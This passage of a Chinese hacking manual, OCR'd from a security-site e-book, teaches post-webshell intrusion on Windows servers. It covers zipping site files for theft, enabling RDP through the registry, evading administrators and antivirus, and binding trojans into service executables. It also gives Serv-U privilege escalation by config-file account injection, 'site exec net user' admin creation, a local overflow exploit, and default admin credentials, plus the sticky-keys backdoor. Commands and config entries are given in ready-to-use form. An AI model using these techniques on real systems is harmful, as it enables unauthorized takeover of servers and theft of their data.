


图8.17

三、JSP下的webshell打包方法

对于JSP的webshell，一般也都没有压缩功能，但是jsp的webshell大部分都是系统权限，并且目前绝大多数的服务器也都安装了winrar压缩工具，我们完全可以利用它。

为什么要说到winrar这个压缩工具呢？不知道大家对于winrar命令行下的压缩功能是否还熟悉，也许大家习惯了图形界面而忽略了这点，其实在winrar的安装目录下有Rar.exe这个工具，使用它就可以完成程序的压缩了。我这里Winrar的安装目录为“C:\Program Files\WinRAR”，在命令行下运行Rar.exe，显示如图8.18所示。




图8.18

比如我们要把“E:\web\”目录下的所有文件打包成1.rar并存放到该目录下以便下载，就可以使用**C:\Program Files\WinRAR\Rar.exe a -k -r -s -m1 E:\web\1.rar E:\web**，参数说明如下：

-a 添加文件到压缩文件中
-k 锁定压缩文件
-s 产生固体存档，这样可以增大压缩比
-r 包括子目录
-m1 设置压缩比
-m0 存储　添加到压缩文件时不压缩文件。
-m1 最快　使用最快方式（低压缩））
-m2 较快　使用快速压缩方式
-m3 标准　使用标准（默认）压缩方式
-m4 较好　使用较好压缩方式（较好压缩，但是慢）
-m5 最好　使用最大压缩方式（最好的压缩，但是最慢）

在Jsp webshell里执行相同的命令就可以将网站文件打包了。

四、关于取得系统权限后的文件传输

取得了系统权限后，很多人都喜欢从自己的ftp空间下载工具以便更好的进行后续操作，其实这些都可以使用Windows的远程连接工具来自动实现。打开本地的远程桌面连接（mstsc），选择“选项”—“本地资源”，将“磁盘驱动器”、“打印机”、“串行口”全部选中。这样，在远程主机的“我的电脑”里就可以看到本机的资源了，在这里我们就可以将本地资源选中后直接拖动到远程主机的桌面上了，如图8.19。当然我们也可以直接使用“可以直接




图8.19

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

复制的3389连接器”，这样在连接时就不用在选项中进行设置，当然也就可以节省我们的时间了。

```
D:\test>reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
\Terminal Server"

! REG.EXE VERSION 3.0

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
    fAllowToGetHelp     REG_DWORD       0x0
    FirstCountMsgQPeeksSleepBadApp      REG_DWORD       0xf
    Modems With Bad DSR REG_MULTI_SZ    MultiTech MultiModem MT2834\0M
ultiTech MultiModem MT2834ZDX\0MultiTech MT2834\0MultiTech MT2834ZDX\0
MultiTech 2834\0MultiTech 2834ZDX\0\0
    MsgQBadAppSleepTimeInMillisec       REG_DWORD       0x1
    NthCountMsgQPeeksSleepBadApp        REG_DWORD       0x5
    fWritableTSCCPermTab        REG_DWORD       0x0
    DeleteTempDirsOnExit        REG_DWORD       0x0
    PerSessionTempDir   REG_DWORD       0x0
    fDenyTSConnections  REG_DWORD       0x1
    ProductVersion      REG_SZ  5.1
    TSAdvertise REG_DWORD       0x0
    IdleWinStationPoolCount     REG_DWORD       0x0
    TSAppCompat REG_DWORD       0x0
    TSEnabled   REG_DWORD       0x1
    TSUserEnabled       REG_DWORD       0x0
    fEnableSalem        REG_DWORD       0x1

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Ad
dIns

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Au
thorizedApplications

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\De
faultUserConfiguration

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Do
s

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\In
putDevices
```

图8.20

```
D:\test>reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
\Terminal Server"

! REG.EXE VERSION 3.0

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
    fAllowToGetHelp     REG_DWORD       0x0
    FirstCountMsgQPeeksSleepBadApp      REG_DWORD       0xf
    Modems With Bad DSR REG_MULTI_SZ    MultiTech MultiModem MT2834\0M
ultiTech MultiModem MT2834ZDX\0MultiTech MT2834\0MultiTech MT2834ZDX\0
MultiTech 2834\0MultiTech 2834ZDX\0\0
    MsgQBadAppSleepTimeInMillisec       REG_DWORD       0x1
    NthCountMsgQPeeksSleepBadApp        REG_DWORD       0x5
    fWritableTSCCPermTab        REG_DWORD       0x0
    DeleteTempDirsOnExit        REG_DWORD       0x0
    PerSessionTempDir   REG_DWORD       0x0
    fDenyTSConnections  REG_DWORD       0x0
```

图8.21




图8.22




图8.23

8.4 如何开启3389远程终端服务

当我们得到了一个webshell，想方设法的添加了一个可以登录系统的用户后，开启服务器的3389终端也就成了我们进一步扩大战果的又一目标。

对于WindowsXP/2003系统，我们利用注册表的相关操作是比较简单的，首先在命令行下执行**reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"**，结果如图8.20所示，可以看到图中的fDenyTSConnections REG_DWORD的值为0x1，说明服务器的3389端口是关闭的，那如何来开启呢？

在命令行下执行**Reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp" /v PortNumber /t REG_DWORD /d 3389 /f**，然后再执行**reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f**，执行完这两条命令后，我们再次通过**reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"**来查看，结果如图8.21所示。从图中我们可以看到fDenyTSConnections REG_DWORD的值变为了0x0，再来通过“netstat -an”命令查看一下端口情况，就会发现3389端口已经开启了。

对于Windows2000系统我们不能通过上述命令来操作，但是却可以借助一些vbs脚本或者3389.exe开终端工具来解决问题，当然前提条件是我们拥有系统管理员权限。对于一台没有开启3389端口的Windows2000系统，我们首先上传3389.vbs到对方系统中，如图8.22。

然后在命令行下执行**cscript d:\3389.vbs**，等待光标闪动一会儿后，等对方电脑重启，3389端口就会被打开了，这也是Windows2000系统和WindowsXP/2003系统开启终端的区别所在，如图8.23。注意：对于上面执行的命令，我们完全可以在webshell下的命令行以及其它可以执行系统命令的地方执行（比如SA，具有权限提升漏洞的Serv-U等），不单单是在CMD下。

接下来我们要解决的就是终端超出最大连接

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

数的问题，这也是3389远程登录时经常遇到的一个小难题。打开“开始”－“运行”栏，输入“mstsc /v:要连接的IP:端口号 /console”，如果具有系统管理员权限，那么首先通过“query user”查看当前在线的管理员，当然查到的并不一定就在线，如果状态为“唱片”，就说明这种用户不是通过注销的方式断开连接的，我们可以执行“logoff ID”来踢掉这种用户，通常入侵者会使用“query user”命令查看管理员是否在线，如果在线，那么肯定就不会登录终端服务器，以免引起怀疑，如图8.24。

8.5 替换服务提权

所谓的替换服务提权，最通俗的解释就是替换系统随机启动的文件来获取最终的权限。本节要介绍的内容就是利用webshell分析系统中可以替换的服务与文件，上传木马程序并在重新启动服务器后成功提权。

其实本章内容就是对NTFS权限提权漏洞的进一步延伸，在webshell下通常是没有直接的执行权限的，但是硬盘上的文件夹权限却经常会出现设置上的问题。对于Windows系统来说，有些程序是在系统启动时伴随启动的，如果这些程序被替换或夹带了木马，那么当服务器再次启动时会出现什么结果呢？捆绑的木马也会随之一起启动，而把一个程序替换为另一个有问题的程序，却并不需要有太高的权限，只要有修改权限就够了。但同样有以几点需要大家注意，在没有权限的情况下：1、系统服务不可以替换；2、正在运行的程序不可以替换；3、对于guest用户，不具有修改权限也不可以替换。



图8.24




图8.25




图8.26

替换的思路如下：1、一个添加系统用户的批处理（可以使用木马来代替，但是一般情况下木马被查杀的机率会比添加帐号的机率要高，因为很多服务器上都安装有杀毒软件，添加帐号是属于合法操作，对于木马来说我们就得进行免杀处理才行，但相对来说比较麻烦）；2、一个捆绑器，进行替换；3、上传替换文件，然后等待服务运行。

下面，我们来看一个提权的实例：首先看看服务器上的系统服务都有哪些，我们尽可能找一些在system32目录下的系统服务，这种服务在服务器重启后会自动运行，这是为了避免有些比较懒惰的管理员一年可能也上不了几次服务器，造成我们的苦等，如图8.25。

在提权过程中，先排除杀毒软件对我们捆绑后的服务的免杀后，我们就可以尝试去替换系统服务了，使用MSDTC来尝试替换，如图8.26。进入D:\windows\system32\目录进行查看，以确保目录可以读，如图8.27。




图8.27

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

然后再查找服务所对应的exe程序，下载这个exe程序进行捆绑，上传覆盖原来的exe程序。刚才我也提到过了，并不是每一个服务都可以替换，有些是正在使用的而无法替换等。在下载了程序后，我们需要一个捆绑器来进行捆绑，如图8.28。其实不管是什么捆绑器，基本上也都会被杀毒软件查杀的，我们要认真看清楚杀毒软件报告出的类型，是hack.tools还是木马，如果是报木马则很有可能被人捆绑了木马。




图8.28



图8.29

设置好文件后，我们点击“合并”，就会合并出我们想要的文件了，再点击那个向下的箭头按钮来替换生成后的文件的图标（由于合并后的文件图标为空，为了做得更逼真，可以提取原来的图标，再修改合并后的文件图标），找到图标后进行替换就行了，如图8.29。最后，我们把做好的文件尝试通过webshell覆盖上传，注意要勾选上“覆盖模式”，如图8.30，成功成功了，如图8.31所示，等过几天服务器重启时，我们替换后的服务就会被加载，我们捆绑的程序也会被一起执行了。

8.6 Serv-U提权技术

Serv-U在提权中可是起着不可忽视的作用，曾经有人说过，安装了Serv-U的服务器你拿不下来，那只能证明你没有本事。下面，我就跟大家分享一下Serv-U提权中的心得体会。

一、Serv-U的目录权限提权

早期的时候，或者是Serv-U对目录的设置有问题，那时的webshell的权限都很大，既能在webshell下执行cmd，也能修改Serv-U目录下的文件。我们知道Serv-U的帐号和密码信息是默认保存在ServUDaemon.ini配置文件中的，帐号是明文，密码的前两位是随机生成，其余的则是md5加密，在破解了密码后去掉前面两位也就是我们需要的密码了，如图8.32所示。




图8.30





图8.31


图8.32

如果我们有权限修改ServUDaemon.ini文件，那么直接添加以下的代码，就可以添加一个FTP帐号ice，密码为www.sebug.cn。

```
[USER=ice|1]
Password=xs31305FE0D510A2067214CFE22FA8EA15
HomeDir=C:\
RelPaths=1
PasswordLastChange=1268925668
TimeOut=600
Access1=C:\|RWAMELCDP
Access1=d:\|RWAMELCDP
Access1=f:\|RWAMELCDP
```

添加成功后，使用创建好的帐号登录，如图

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.33所示。

这个FTP帐号ice具有执行权限，我们可以通过下面的命令来建立一个系统用户。

```
quote site exec net user ice www.sebug.cn /add
quote site exec net localgroup administrators ice /add
```

大家看，成功的添加一个系统用户，如图8.34和图8.35所示，这样我们就可以通过终端服务来得到服务器的最高控制权限了。

二、Serv-u无目录权限提权

在大多数提权中，webshell的权限都比较小，因此Serv-U目录通常也无法进入，就更不用说修改配置文件来提权了，针对这种情况GlodSun前辈写出了无目录权限的提权方法，目前大多数asp木马都带有此功能，如图8.36。




图8.33




图8.34




图8.36




图8.38




图 8.39

要提权，首先就要确定Serv-U的端口，默认端口为43958，使用端口扫描工具扫扫服务器开放的端口，先对服务器的大概有一个简单的了解，如图8.37。

有时我们会发现，对于某些服务器扫描出来的结果是端口全部关闭，事实上这当然是不可能的，而是管理员做了手脚，既然不想让我们知道对方的端口，那我们就从外部来扫描，比较重要的端口分别有21（FTP），23（Telnet），25，80（WEB），110，135，139，445，1433（SQL SERVER），3306（mysql），3389（终端服务），5631（pcanywhere），43958（Serv-U）等，如图8.38。



图8.35




图8.37

找到了一些关键的端口，如果有Serv-U的话，那提权就有戏了。进入webshell只要轻轻按下提交，无论成功与否都会提示提权完毕，如图8.39，当然我们也不能太依赖工具，太信任工具了。再到webshell下查看系统用户，看看是否提权成功

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

了，如图8.40。

经常会碰到以下两种情况：1、管理员修改了Serv-U的默认密码；2、Serv-U默认端口被更改。一般情况下Serv-U的目录都是可以进入的，寻找其目录下的ServUStartUpLog.txt文件，在它里面就记录了使用的端口号，如图8.41。

要是管理修改了默认密码，那么我们可以下载ServUAdmin.exe，然后使用二进制编辑器，比如C32Asm打开，搜索localadministraotr，在那个点后面的就是密码了，如图8.42。

	系统用户与服务
__vmware_user__	系统用户(组)
Administrator	系统用户(组)
Guest	系统用户(组)
hacker	系统用户(组)
HelpAssistant	系统用户(组)
ice	系统用户(组)
IUSR_PC-201002131825	系统用户(组)
IWAM_PC-201002131825	系统用户(组)
SUPPORT_388945a0	系统用户(组)
Administrators	系统用户(组)
Backup Operators	系统用户(组)

图8.40

```
C:\Program Files\Serv-U\ServUStartUpLog.txt
Fri 19Mar10 08:48:09 - Serv-U FTP Server v6.4 (6.4.0.5) - Copyright (c) 1995-2007 Rh
Fri 19Mar10 08:48:09 - Build Date: 2007年10月1日 10:32
Fri 19Mar10 08:48:09 - Using WinSock 2.0 - max. 32767 sockets
Fri 19Mar10 08:48:10 - Loaded SSL/TLS libraries
Fri 19Mar10 08:48:10 - FTP Server listening on port number 21, IP 192.168.1.101, 192
Fri 19Mar10 08:48:10 - FTP Server listening on port number 65500, IP 192.168.1.101,
Fri 19Mar10 08:48:10 - FTP Server listening on port number 43958, IP 127.0.0.1
Fri 19Mar10 08:48:10 - Valid registration key found
```

图8.41

asm (HEX)复件 ServUAdmin.exe

```
6F 73 3D 46 69 6C 65 73 50 65 72 53 65 73 73 69   os=FilesPerSessi
6F 6E 00 52 61 74 69 6F 73 3D 46 69 6C 65 73 4F   on.Ratios=FilesO
76 65 72 61 6C 6C 00 52 61 74 69 6F 73 3D 42 79   verall.Ratios=By
74 65 73 4F 76 65 72 61 6C 6C 00 4E 6F 74 65 3D   tesOverall.Note=
00 4F 6C 64 47 72 6F 75 70 3D 00 49 50 3D 30 2E   .OldGroup=.IP=0.
30 2E 30 2E 30 00 7C 41 6E 6F 6E 79 6D 6F 75 73   0.0.0.|Anonymous
00 7C 52 4C 50 00 57 41 4D 43 44 00 7C 4E 6F 6E   .|RLP.WAMCD.|Non
65 00 7C 53 79 73 74 65 6D 00 7C 44 6F 6D 61 69   e.|System.|Domai
6E 00 7C 47 72 6F 75 70 00 63 3A 5C 00 53 45 52   n.|Group.c:\.SER
56 45 52 53 00 53 65 72 76 55 44 61 65 6D 6F 6E   VERS.ServUDaemon
2E 65 78 65 00 44 61 65 6D 6F 6E 5C 00 53 65 72   .exe.Daemon\.Ser
76 55 44 61 65 6D 6F 6E 2E 69 6E 69 00 47 4C 4F   vUDaemon.ini.GLO
42 41 4C 00 4C 6F 63 61 6C 53 65 74 75 70 50 6F   BAL.LocalSetupPo
72 74 4E 6F 00 52 65 6C 6F 61 64 53 65 74 74 69   rtNo.ReloadSetti
6E 67 73 00 55 73 65 53 53 4C 00 50 6F 72 74 00   ngs.UseSSL.Port.
31 32 37 2E 30 2E 30 2E 31 00 4C 6F 63 61 6C 41   127.0.0.1.LocalA
64 6D 69 6E 69 73 74 72 61 74 6F 72 00 23 6C 40   dministrator.#l@
24 61 6B 23 2E 6C 6B 3B 30 40 5D 00 47 6C 6F 62   $ak#.lk;0@P.Glob
```

图8.42




图8.43

三、Serv-U本地溢出提权

Serv-U本地溢出漏洞在以前曾经出现过一次，可谓是杀伤力极强，对于6.4以下的版本都通杀，这个漏洞的危害极为严重，入侵者只需要webshell再配合Serv-U就可以获得服务器的权限，其本地溢出程序就是su.exe，我们在webshell下执行以下的命令，就可以成功添加系统用户了。

```
Su.exe ‘net user ice$ www.sebug.cn /add’
Su.exe ‘net localgroup administrators ice$/add’
```

Serv-U到了版本7再一次出现了本地溢出漏洞，漏洞发现者提供的Exp是php脚本，我们只要上传Serv-U 7 Local Exp，就可以简单的对其提升权限了，如图8.43。

四、Serv-U反弹提权

反弹提权也是一个很有创新的思路，我们先了解一下原理，当获得一个webshell后，在webshell下能执行cmd，也就是说管理员没有禁用wscript.shell组件（默认启用），我们要做的就是使用FPipe.exe把Serv-U的端口（默认43958）转到自己的电脑上来，命令就是**FPipe.exe -v -l 5000 -r 43958 127.0.0.1**，意思是把服务器的43958端口转到5000上。这时网页就会出现假死现象，需要注意的是，Serv-U这时候已经不能正常使用了，因为端口已经被我们转到5000上去了，如图8.44。




图8.44

再来查看一下端口，已经找不到43958，这里转到17935了，如图8.45。赶紧打开本地的Serv-U，新建服务器，如图8.46，出现了对话框，输入对方

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图8.46

服务器的IP地址，下一步后出现了端口号，填写我们转后的端口，这里就是填1735。

服务器名称可以随便填写，另外需要注意的就是填写用户名“LocalAdministrator”，密码为“#l@$ak#.lk;0@P”，这是默认的用户和密码，要是管理员更改了密码，我们可以结合上面介绍的方法来下载ServUAdmin.exe尝试查找密码。当我们成功连接上，就会出现对方服务器上所有的用户信息，如图8.47。我们只要添加一个可执行权限的用户，接着在CMD下提权创建一个管理员帐号，就可以去连接对方的3389了。

五、Serv-U提权新思路

1、FTP帐号不能执行CMD

在得到Serv-U的FTP帐号拥有了系统权限，却发现不能执行cmd时，我们该怎么办呢，如图8.48，难道要眼睁睁的看着到手的鸭子飞了吗？当然不是。

对于这种情况，有可能是服务器限制了远程执行system32目录下的程序，我们换个目录就行了，何必在一棵树上吊死呢。登录服务器寻找一个目录，既然没有net.exe，那我们就给对方上传一个，如图8.49。

使用得到的FTP帐号和密码进行连接，进入目录，如图8.50，然后执行命令添加系统帐号就可以了，如图8.51。

2、替换shift提权




图 8.49

其实，要是碰到不能执行命令的用户，那我们是不是就没戏了呢？答案还是否定的。我们来点儿更绝的，前不久很火的shift后门可以派上用场了，分别进入system32、system32\dllcache目录，记住要同时替换。我直接使用cmd进行替换，替换成功后，进入服务器，按五下shift键，是不是看到亲切的cmd窗口了呢，如图8.52所示。




图8.45



图8.47




图8.48




图8.50




图8.51

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

